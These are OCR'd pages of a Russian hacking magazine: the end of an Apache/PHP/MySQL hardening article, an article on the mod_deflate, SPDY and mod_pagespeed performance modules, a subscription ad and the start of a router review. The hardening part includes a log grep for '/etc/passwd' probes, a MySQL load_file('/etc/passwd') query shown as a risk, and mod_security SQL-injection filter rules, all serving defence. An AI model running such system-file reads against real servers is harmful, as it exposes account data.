;;;;;;;;;;;;;;;;;;;
; the following values are the internal default settings and set implicit
; feel free to modify to your needs
; documentation can be found at:
; http://www.hardened-php.net/suhosin/configuration.html
; or have a look into /usr/share/doc/php5-suhosin/examples/suhosin.ini.gz

[suhosin]
; Logging Configuration
;suhosin.log.syslog =
;suhosin.log.syslog.facility = 9
;suhosin.log.syslog.priority = 1
;suhosin.log.sapi =
;suhosin.log.script = 0
;suhosin.log.phpscript = 0
;suhosin.log.script.name =
;suhosin.log.phpscript.name =
;suhosin.log.use-x-forwarded-for = off

; Executor Options
;suhosin.executor.max_depth = 0
;suhosin.executor.include.max_traversal = 0
;suhosin.executor.include.whitelist =
;suhosin.executor.include.blacklist =
;suhosin.executor.include.allow_writable_files = on
;suhosin.executor.func.whitelist =
;suhosin.executor.func.blacklist =
;suhosin.executor.eval.whitelist =
```

По умолчанию в Suhosin все параметры закомментированы

АУДИТ ЖУРНАЛЬНЫХ ЗАПИСЕЙ

Несколько полезных команд для выявления нарушителей спокойствия:

```
$ sudo egrep -i "denied|error|warn" ↵
/var/log/httpd/error_log
$ sudo grep 'login.php' /var/log/httpd/↵
error_log
$ sudo grep "...etc/passwd" /var/log/↵
httpd/php_scripts_error.log
```


DVD

На прилагаемом к журналу диске ты найдешь видеоролик, в котором показано, каким параметрам PHP, MySQL и Apache следует уделить внимание для создания максимально безопасной среды.

В марте 2012 года проект достиг состояния стабильного. PHPIDS (phpids.org) — простая в использовании IDS для PHP, которая работает на основе правил и позволяет определить атаку на приложение по специфическим признакам. Проект PhpSecInfo (phpsec.org/projects/phpsecinfo) предлагает аналог функции phpinfo(), предоставляющий больше информации по безопасности PHP и рекомендации по ее усилению.

УПРАВЛЯЕМ ПРОЦЕССАМИ PHP

Сам интерпретатор PHP имеет множество переменных, позволяющих управлять его работой и повысить защищенность, в том числе при DDoS. Так, все админы, управляющие работой веб-сервера, знают о параметрах worker_processes и worker_connections, но в настройках PHP есть и свои аналоги. Например, PHP_FCGI_CHILDREN задает количество дочерних процессов, запускаемых PHP для обработки входящих запросов. По умолчанию эта функция отключена, и значение переменной равняется 0, поэтому все запросы обслуживает только мастер-процесс, что подчас отрицательно сказывается на производительности и главное — в случае подвисания работа сервиса блокируется. Установив значение >0, эту проблему мы решаем: если дочерний процесс подвиснет, он будет автоматически перезапущен мастер-процессом. На современных многоядерных серверах увеличение этого значения способно дать существенный прирост производительности. Но увлекаться количеством даже на мощных системах не стоит, ведь обслуживание дочерних процессов требует повы-



Информация, выдаваемая PhpSecInfo, позволяет избежать проблем безопасности

```
# Remember to edit /etc/mysql/debian.cnf when changing the socket location.
[client]
port            = 3306
socket          = /var/run/mysqld/mysqld.sock

# Here is entries for some specific programs
# The following values assume you have at least 32M ram

# This was formally known as [safe_mysqld]. Both versions are currently parsed.
[mysqld_safe]
socket          = /var/run/mysqld/mysqld.sock
nice            = 0

[mysqld]
#
# * Basic Settings
#
user            = mysql
pid-file        = /var/run/mysqld/mysqld.pid
socket          = /var/run/mysqld/mysqld.sock
port            = 3306
basedir         = /usr
datadir         = /var/lib/mysql
tmpdir          = /tmp
lc-messages-dir = /usr/share/mysql
skip-external-locking
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 127.0.0.1
#
# * Fine Tuning
#
```

По умолчанию MySQL может загружать локальные файлы

шенного внимания ОС. Лучше выбрать первоначальное значение в районе пяти и затем экспериментировать, увеличивая или уменьшая его.

Установка значения в 0 имеет еще одну проблему. Для PHP-приложений свойственны утечки памяти, поэтому процессы желательно периодически перезапускать. Это регулирует переменная PHP_FCGI_MAX_REQUESTS, устанавливающая максимальное число запросов, которое должен обработать процесс интерпретатора. При достижении лимита процесс останавливается. Если работал только мастер-процесс, перезапустить его будет некому. Значение PHP_FCGI_MAX_REQUESTS по умолчанию установлено в 500, чего в большинстве случаев достаточно. Установка в 0 отключает перезапуск, но этого лучше не допускать.

Переменные PHP устанавливаются, как и обычные переменные среды, через wrapper-скрипт:

```
#!/bin/bash
export PHP_FCGI_CHILDREN=4
export PHP_FCGI_MAX_REQUESTS=5000
exec /usr/lib/cgi-bin/php5
```

Сервер lighttpd позволяет задать значения переменных PHP прямо в своих конфигах, это более удобно.

Указав время выполнения скриптов и максимальный размер выделяемой памяти, мы можем лучше противостоять DDoS.

```
$ sudo nano /etc/php5/apache2/security.ini
max_execution_time = 30
max_input_time = 30
memory_limit = 35M
```

ЗАЩИЩАЕМ MYSQL

Неправильное конфигурирование веб-приложения или средств защиты может привести к тому, что хакер получает доступ к СУБД или незакрытому сетевому порту. Установки по умолчанию не всегда подходят под конкретные условия и, возможно, небезопасны. Поэтому некоторое время следует уделить конфигурированию базы данных. Для примера возьмем MySQL. Первоначально следует определиться, нужна ли вообще мускулу сеть, так как если приложения общаются через сокет, то поддержку сети можно смело отключить.

```
$ sudo nano /etc/mysql/my.cnf
skip-networking
```

Если сеть все же нужна, возможно, ее стоит ограничить лишь локальным узлом (в Ubuntu так установлено по умолчанию) или указать конкретный адрес:

```
bind-address=127.0.0.1
```

Здесь главное — не забыть открыть доступ для пользователя, который будет выполнять удаленное управление:

```
mysql> GRANT SELECT, INSERT ON db.* TO 'user'@'host';
```

Чтобы еще больше усложнить жизнь хакеру, учетную запись root лучше переименовать: «RENAME USER root TO user;». Ну а когда деваться некуда и необходимо предоставить доступ к мускулу извне, следует использовать VPN и прикрыть порт 3306 файрволом, ограничив к нему доступ только с доверенных сетей. В поставке MySQL идет тестовая база данных, доступная для анонимного пользователя, удаляем ее и проверяем наличие лишних учеток:

```
mysql> DROP DATABASE test;
mysql> SHOW GRANTS FOR ''@'localhost';
mysql> SHOW GRANTS FOR ''@'host';
```

У MySQL есть одна очень удобная функция, позволяющая загрузить локальный файл, которая обычно используется для заполнения таблиц. Работает она примерно так:

```
mysql> SELECT load_file("/etc/passwd");
```

Эта функция по умолчанию включена, в чем можно убедиться, введя «show variables», но после первоначальной настройки зачастую в ней нет необходимости, ведь злоумышленник может попробовать прочитать и системный файл. Поэтому ее лучше отключить, сделав в my.cnf запись «local-infile=0».

Приведенные меры добавят хакеру хлопот, но если он сформирует запрос, который с точки зрения приложения будет легитимным, то получит все, что хотел. Здесь на помощь приходит специальная IDS GreenSQL-FW (greensql.net, на апдейте), которая, работая как прокси-сервер между веб-приложением и SQL-сервером, анализирует SQL-команды на предмет аномальных запросов и инспектирует команды администрирования SQL-сервера, которые часто используются взломщиками (DROP, CREATE и так далее).

ЗАКЛЮЧЕНИЕ

Для защиты сайта или отдельного веб-приложения не следует ограничиваться одной мерой. Только комплексный подход способен дать результат. ⌶

МЕЖСЕТЕВОЙ ЭКРАН ДЛЯ ЗАЩИТЫ ВЕБ-ПРИЛОЖЕНИЙ


Для защиты от основных типов атак, направленных на веб-приложения (XSS, SQL inj, OS Commanding и других), можно задействовать свободно распространяемый WAF mod_security (www.modsecurity.org).

```
# Пример защиты от SQL injection
SecFilter "delete[[:space:]]+from"
SecFilter "select.+from"
```

WARNING

- **Настоятельно рекомендуется запускать Apache в окружении chroot с правами непривилегированного пользователя.**
- **В PHP 5.4 safe_mode убран.**

Евгений Зобнин (execbit.ru)



Приподнять потолок

ОБЗОР НАИБОЛЕЕ ПОЛЕЗНЫХ МОДУЛЕЙ ДЛЯ ВЕБ-СЕРВЕРОВ APACHE И NGINX

Когда речь заходит об оптимизации веб-сайта, между программистами и администраторами нередко возникают конфликты. Процесс оптимизации должен включать в себя слаженную работу обеих команд, однако не всегда удается этого достичь. Поэтому особой популярностью всегда пользовались различные плагины к веб-серверам — чтобы можно было просто установить их и за пять минут получить меньшее время загрузки страницы. Но работают ли они? Попробуем выяснить.

ВВЕДЕНИЕ

В настоящее время Open Source может предложить веб-разработчикам и администраторам три наиболее эффективных и технически обоснованных расширения для веб-серверов, способных действительно существенно поднять производительность отдачи контента пользователю.

Первое место среди них занимает проверенный временем и давно применяемый модуль mod_deflate для веб-сервера Apache, позволяющий прозрачно сжимать отдаваемый контент клиентам, поддерживающим сжатие, и таким образом более эффективно использовать канал передачи данных. Свои варианты такого модуля существуют для всех более-менее популярных серверов и используются повсеместно.

Совсем недавно компания Google выпустила также модуль mod_spdy, реализующий придуманный ею же протокол SPDY — надстройку над HTTP. Изюминка SPDY в сжатии заголовков запросов и ответов, что позволяет значительно повысить скорость отдачи контента или реагирования на события на сайтах, содержащих большое количество ресурсов или интенсивно использующих технологию AJAX. Одна только загвоздка — реализация протокола должна быть и на уровне клиента (например, Google Chrome 6 и выше), что существенно сужает область его применения. Да и полноценная реализация доступна только для Apache.

Еще один плод работы программистов Google — это модуль mod_pagespeed, который вообще можно назвать Святым Граалем и спасением веб-программистов. Дело в том, что в его задачи входит множество различных преобразований данных, которые принято делать руками или с помощью специальных инструментов при каждом обновлении веб-сайта. Например, модуль может склеивать CSS- и JavaScript-файлы, проводя их оптимизацию и удаляя комментарии, умеет подгонять размер изображений под параметры, заданные в свойствах тега IMG, производить сжатие изображений, удалять лишние HTML-теги и многое другое. Все результаты он благополучно кеширует на стороне сервера, не создавая особенного оверхеда. Не требует поддержки на стороне клиента, но доступен только для Apache (хотя менее фичастый аналог есть и для nginx).

Это три основных решения, которые можно использовать уже сегодня и о которых пойдет речь в этой статье.

DEFLATE

Итак, mod_deflate. Старый добрый модуль, способный сжимать любые передаваемые данные с помощью алгоритма LZ77. Под-

держивается абсолютно всеми популярными браузерами, в том числе IE. Имеет очень широкую область применения и почти всегда включен на веб-сайтах. Особенно любим среди доморощенных веб-разработчиков и рекомендован ими же для обязательного использования.

Причина этого в особой легкости применения фичи. Достаточно просто добавить в конфиг апача следующие строки — и вуаля, размер отдаваемых клиенту текстовых данных уменьшается на 70–90%:

```
# vi httpd.conf
LoadModule deflate_module modules/mod_deflate.so
<IfModule mod_deflate.c>
  AddOutputFilterByType DEFLATE text/html ↵
  text/plain text/xml text/css text/javascript
</IfModule>
```

То же самое можно проделать и для отдельно взятого виртуального хоста при условии, что модуль будет загружен с помощью первой строки из приведенного выше конфига:

```
# vi .htaccess
AddOutputFilterByType DEFLATE text/html text/plain ↵
text/xml text/css text/javascript
```

Тем не менее при использовании mod_deflate следует учитывать несколько нюансов. Во-первых, на действительно нагруженном сервере компрессия в режиме реального времени может создать больше проблем, чем решений. Ведь даже несмотря на смехотворную стоимость этой компрессии, при тысячах клиентов она может серьезно загрузить систему (именно поэтому на шаред-хостингах mod_deflate зачастую отключен). Во-вторых, нужно понимать, что действие mod_deflate распространяется только на текстовые данные (изображения, а также другая графика и видео и так сжаты), поэтому не стоит ожидать от него какого-то существенного увеличения скорости загрузки страницы, равного уровню сжатия.

Если же речь идет о веб-сервере nginx, то здесь есть аналогичный модуль с похожей функциональностью — ngx_gzip. Обычно он уже включен в nginx, поэтому для активации достаточно добавить в секцию http конфига следующие строки:

```
# vi /etc/nginx/nginx.conf
gzip             on;
gzip_min_length  1000;
gzip_types       text/plain application/xml ↵
                 text/css text/javascript;
gzip_disable     "MSIE [1-6]\.";
```

Интересно, что в nginx есть и другой модуль — gzip_static, который не выполняет компрессию на лету, а берет уже сжатый файл с расширением gz и без всяких преобразований отправляет его клиенту. Плюс такого подхода в том, что он позволяет сэкономить добрую тысячу циклов процессора, но при этом требует предварительной подготовки сжатых версий файлов (что, в общем-то, нетрудно сделать с помощью простейшего скрипта). Активировать его так же просто:

```
# vi /etc/nginx/nginx.conf
gzip_static on;
gzip_http_version   1.1;
gzip_disable        "MSIE [1-6]\.";
```

Модуль не включен в стандартную поставку nginx, поэтому для его активации придется пересобрать веб-сервер:

```
# ./configure --with-http_gzip_static_module
```

SPDY

Впервые Google представила протокол SPDY (произносится «спиди») еще в конце 2009 года, описав его в блоге проекта Chromium. Тогда же была представлена его первая реализация в составе все того же браузера. Через полтора года Google объявила о повсеместном внедрении протокола в свои веб-сервисы, а еще через год представила модуль для Apache, позволяющий реализовать отдачу любого контента сайта средствами нового протокола.


Что же такое SPDY и зачем он нужен? Как оказалось, это своего рода надстройка над HTTP, призванная решить его ключевые проблемы: порождение все новых TCP-соединений для каждого запрашиваемого у сервера ресурса сайта, из-за чего возникают задержки, и избыточность протокола, которая ведет к нерациональному расходу пропускной способности канала.

Для решения первой проблемы SPDY использует туннелирование поверх SSL, позволяя передавать сразу несколько потоков в рамках одного TCP-соединения и избежать затрат времени на открытие новых TCP-сессий. Вторая проблема решается за счет сжатия HTTP-заголовков, в результате чего объем передаваемых по сети данных существенно снижается, что особенно заметно на интерактивных сайтах, использующих технологию AJAX, а также сайтах с множеством ресурсов, таких как изображения и внешние JS-скрипты.

Синтетические тесты, проведенные Гуглом еще во времена первых реализаций протокола, показали, что все это позволяет увеличить скорость работы сайтов в среднем на 55%. Реальные цифры после внедрения протокола в сервисы Google и тестирования на клиентах, использующих браузер Chrome, оказались гораздо ниже, показав прирост в среднем на 15%, в некоторых случаях он достигал 50%. Тем не менее это отличный способ за пять минут поднять производительность сайта для пользователей, чьи браузеры поддерживают SPDY, а это Google Chrome, Firefox, Opera, браузер Android и производные (то есть более чем половина всех клиентов).

Модуль с официальной реализацией SPDY доступен для Apache в виде прекомпилированного пакета, однако в связи с тем, что протокол использует SSL, сайт должен поддерживать HTTPS. Если это условие выполнено, достаточно только установить пакет и перезапустить веб-сервер:

```
$ cd /tmp
$ wget http://bit.ly/KwYb96
```



Архитектура mod_spdy

```
$ sudo dpkg -i mod-spdy-*.deb
$ sudo apt-get -f install
$ sudo /etc/init.d/apache2 restart
```

И это все. Теперь SPDY активирован для всех веб-сайтов, что легко проверить, открыв веб-сайт в браузере Google Chrome и введя адрес chrome://net-internals/#spdy в новой вкладке. Твой сайт должен присутствовать в приведенной таблице. Если это не так, следует проверить корректность конфигурации HTTPS. Также хочу обратить внимание, что SPDY выступает только в качестве опции, поэтому не поддерживающие протокол браузеры будут продолжать беспроблемно получать данные по протоколам HTTP/HTTPS.

С nginx ситуация сложнее. Компания Google не занималась портированием протокола в другие серверы, однако благодаря поддержке компании Automattic для nginx уже ведется разработка серверной части этого протокола. Фактически реализация уже готова, однако она имеет ряд ограничений: не поддерживается технология Server Push, невозможно лимитировать полосу пропускания, кроме того, реализация компрессии заголовков уязвима для атак типа CRIME. Во всем остальном реализация вполне пригодна для использования и даже уже применяется на некоторых веб-сайтах.

На данном этапе развития реализация SPDY распространяется только в виде патча для nginx ветки 1.3.X, поэтому придется собрать и установить сервер из исходников. Для этого получаем исходники и патч с официальной страницы и собираем их с включенным модулем SSL (и любыми другими необходимыми модулями):

```
$ cd /tmp
$ wget http://nginx.org/download/nginx-1.3.9.tar.gz
$ tar xvfz nginx-1.3.9.tar.gz
$ cd nginx-1.3.9
$ wget http://nginx.org/patches/spdy/patch.spdy.txt
$ patch -p0 < patch.spdy.txt
$ ./configure --with-http_ssl_module
$ make
$ sudo make install
```

Все, что нужно сделать после этого, — это просто добавить аргументы ssl и spdy к директиве listen в секции server:

```
# vi /etc/nginx/nginx.conf
server {
    listen 443 ssl spdy default_server;

    ssl_certificate      server.crt;
    ssl_certificate_key  server.key;
    ...
}
```

И перезапустить сервер:


```
$ sudo /etc/init.d/nginx restart
```

Как я уже говорил, на момент написания статьи реализация SPDY для nginx страдала от уязвимости, из-за которой компрессия HTTP-заголовков по умолчанию была отключена. Чтобы исправить это, можно добавить в ту же секцию server такую строку (1 — уровень компрессии, допустимое значение от 1 до 9):

```
spdy_headers_comp 1
```

PAGESPEED

Совсем недавно компания Google анонсировала еще один модуль для «ленивых админов», которые хотят повысить производительность своих веб-сайтов. Модуль получил название mod_pagespeed (www.modpagespeed.com) и стал своего рода решением тех проблем, которые можно выявить с помощью инструментов PageSpeed (https://developers.google.com/speed/pagespeed).



Результат применения nginx + SPDY на сайте bubbleideas.com


В список задач, решаемых этим модулем, входит большое количество (всего около сорока) оптимизаций веб-сайта, которые до этого времени приходилось проделывать вручную либо с помощью специальных скриптов. В частности, модуль делает такие вещи, как:

- удаление комментариев в HTML-, CSS- и JavaScript-файлах;
- удаление лишних пробелов между HTML-элементами с веб-страницы;
- удаление лишних атрибутов HTML-элементов;
- слияние нескольких HTML-элементов HEAD в один;
- объединение нескольких CSS- и JavaScript-файлов в один;
- оптимизация JavaScript-кода;
- внедрение содержимого небольших CSS- и JavaScript-файлов в HTML-код;
- вынос больших блоков <style> и <script> во внешние файлы;
- внедрение кода, который откладывает исполнение JavaScript-кода до полной загрузки документа;
- внедрение кода, который откладывает загрузку изображений до того момента, пока страница не будет промотана до места их расположения;
- увеличение срока кеширования изображений;
- генерация низкокачественных изображений, которые будут использованы, пока оригинальные изображения загрузятся браузером;
- конвертирование изображений под размер, указанный в свойствах тега IMG;
- объединение изображений, используемых для фона, в одно большое изображение (спрайт);
- внедрение кода Google Analytics.

Все это делается на лету в полностью автоматическом режиме и кешируется на стороне сервера. Оригинальные файлы при этом остаются нетронутыми, но при каждом их изменении оптимизированные версии будут сгенерированы снова. И самое замечательное во всем этом то, что, как и mod_spdy, модуль pagespeed достаточно просто установить, без необходимости вносить какие-либо правки в конфигурационные файлы. То есть все, что нужно сделать, — это выполнить пять простых команд:

```
$ cd /tmp
$ wget http://bit.ly/KWlcOy
$ sudo dpkg -i mod-pagespeed-*.deb
$ sudo apt-get -f install
$ sudo /etc/init.d/apache restart
```

После этого сервер начнет отдавать оптимизированный контент. Никаких ручных оптимизаций, никаких скриптов, никаких «Я забыл сделать это». Все просто работает. Тем не менее для удобства и оценки влияния модуля на сайт можно внести несколько правок в конфиг, благодаря которым на сайте появятся две новые страницы (mod_pagespeed_statistics и mod_pagespeed_message) для слежения за статистикой и логами (доступны только локально):



Архитектура mod_pagespeed

```
# vi httpd.conf
<Location /mod_pagespeed_statistics>
    Order allow,deny
    Allow from localhost
    Allow from 127.0.0.1
    SetHandler mod_pagespeed_statistics
</Location>

ModPagespeedMessageBufferSize 100000

<Location /mod_pagespeed_message>
    Order allow,deny
    Allow from localhost
    Allow from 127.0.0.1
    SetHandler mod_pagespeed_message
</Location>
```

Стоит сказать, что по умолчанию mod_pagespeed использует только безопасные фильтры, которые не могут сломать работу сайта даже в теории. Тем не менее администратор вправе самостоятельно указать фильтры, которые он хочет применить к своему веб-сайту. Чтобы сделать это, необходимо добавить в конфиг следующую строку:

```
ModPagespeedRewriteLevel PassThrough
```

А затем указать нужные фильтры с помощью директивы ModPagespeedEnableFilters. Полный список фильтров с описанием можно найти на странице bit.ly/Uk9JQb.

Для nginx компания Google, как всегда, модуль не выпустила, но на просторах интернета можно найти его аналог, развиваемый независимым разработчиком. Его надежность вызывает сомнение, однако он основан на оригинальном mod_pagespeed и может выполнять ряд наиболее эффективных оптимизаций последнего, таких как оптимизация изображений, инлайнинг и оптимизация CSS- и JavaScript-файлов, отложенная загрузка изображений и JavaScript-кода, оптимизация HTML-кода. Зовется модуль ngx_pagespeed, а найти его исходники можно на хостинге github: github.com/pagespeed/ngx_pagespeed. Автор говорит о начальном состоянии разработки модуля, но никто не мешает его протестировать.

Для этого тебе понадобятся исходники оригинального mod_pagespeed, а также утилита gclient, получить которую можно так:

```
$ mkdir -p ~/bin; cd ~/bin
$ svn co http://src.chromium.org/svn/trunk/tools/↵
depot_tools
$ export PATH=$PATH:~/bin/depot_tools
```

Далее с ее помощью необходимо получить последний срез исходников mod_pagespeed из SVN:

```
$ mkdir ~/mod_pagespeed
$ cd ~/mod_pagespeed
$ gclient config http://modpagespeed.googlecode.com/↵
svn/trunk/src
$ gclient sync --force --jobs=1
```

Теперь необходимо собрать mod_pagespeed и его библиотеку оптимизации, которая будет использована при сборке ngx_pagespeed:

```
$ cd ~/mod_pagespeed/src
$ make BUILDTYPE=Release
$ cd net/instaweb/automatic
$ make all
```

Последний этап. Сборка и установка nginx с модулем ngx_pagespeed:

```
$ cd ~
$ git clone https://github.com/pagespeed/↵
ngx_pagespeed.git
$ wget http://nginx.org/download/nginx-1.2.6.tar.gz
$ tar -xvzf nginx-1.2.6.tar.gz
$ cd nginx-1.2.6/src/
$ ./configure --with-debug --add-module=$HOME/ngx_pagespeed
$ make install
```

Для активации модуля с безопасным набором фильтров помести в секцию main конфига следующие строки:

```
# vi /etc/nginx/nginx.conf
pagespeed on;
pagespeed RewriteLevel CoreFilters;
pagespeed FileCachePath /var/ngx_pagespeed_cache;
```

Каталог /var/ngx_pagespeed_cache нужно создать и дать пользователю nginx права на запись в него. Далее в секцию server добавь такие строки, которые заставят сервер перенаправлять клиентов на кешированные ресурсы:

```
# vi /etc/nginx/nginx.conf
location ~ "\.pagespeed\.[a-z]{2}\.[^.]{10}\.[^.]+" { }
location ~ "^/ngx_pagespeed_static/" { }
```

Все. Можно перезапустить сервер:

```
$ sudo /etc/init.d/nginx restart
```

ВЫВОДЫ

«Волшебные» модули, которые позволяют оптимизировать веб-сайт, не потеряв его функциональность и стабильность, действительно работают и, как ты можешь видеть на скриншотах, позволяют получить существенный выигрыш в скорости загрузки. Использовать их или нет — решать тебе, однако вряд ли ты найдешь более эффективный способ поднять производительность веб-сайта за десять минут.

WWW

- **Страница проверки наличия сжатия на стороне сервера: www.whatsmyip.org/http-compression-test;**
- **наглядная демонстрация увеличения скорости загрузки при использовании SPDY: http://youtu.be/vEYKRhETy4A;**
- **выигрыш в скорости загрузки страницы при использовании mod_pagespeed: http://youtu.be/8moGR2qf994;**
- **индикатор активности SPDY для Google Chrome: bit.ly/UeCb52;**
- **индикатор активности SPDY для Firefox: bit.ly/UeCfBL.**

INFO


Протокол SPDY уже вошел в черновой вариант стандарта HTTP/2.0 и фактически является его основой.

166 рублей за номер!


Нас часто спрашивают: «В чем преимущество подписки?»
Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал за 300 рублей и дороже. Во-вторых, это удобно. Не надо искать номер в продаже и бояться, что весь тираж уже разберут. В-третьих, это шанс получить лицензию на один из продуктов компании Symantec!

ПОДАРОК

В этот раз мы предлагаем в качестве подарка по 30 годовых лицензий на Norton Internet Security и Norton Mobile Security среди первых 60 читателей, оформивших годовую подписку в период с 31 января по 20 февраля.



Новая версия Norton Internet Security отличается более высоким уровнем безопасности, оптимизирована по скорости и производительности и очень проста в использовании. Среди новых возможностей: функции защиты пользователя в социальных сетях, автоматическое обновление, удобство при работе с сенсорными экранами, более высокая скорость.



Norton Mobile Security — продукт обеспечивает защиту различных устройств, включая смартфоны и планшеты на Android, а также iPhone и iPad. Осуществляет резервное копирование контактов, позволяет управлять защитой своих устройств онлайн, а также определить местоположение вашего устройства в случае его потери.

ХАКЕР

ПОДПИСКА

6 месяцев **1110 р.**
12 месяцев **1999 р.**












8 (800) 200-3-999 (бесплатно)
subscribe@glc.ru

Алексей Шуваев

ASUS RT-AC66U

ГИГАБИТ ПО ВОЗДУХУ УЖЕ СЕГОДНЯ!



6500 РУБ.

Выбрав за основу некоторое время назад острые, точеные, манящие формы корпуса, компания ASUS выпускает новую линейку топовых роутеров в схожем стиле. Но интересный корпус устройства дополняется вполне серьезной начинкой. К нам попал топовый роутер с поддержкой нового стандарта связи 802.11ac, который может обеспечить скорость соединения более гигабита по воздуху!

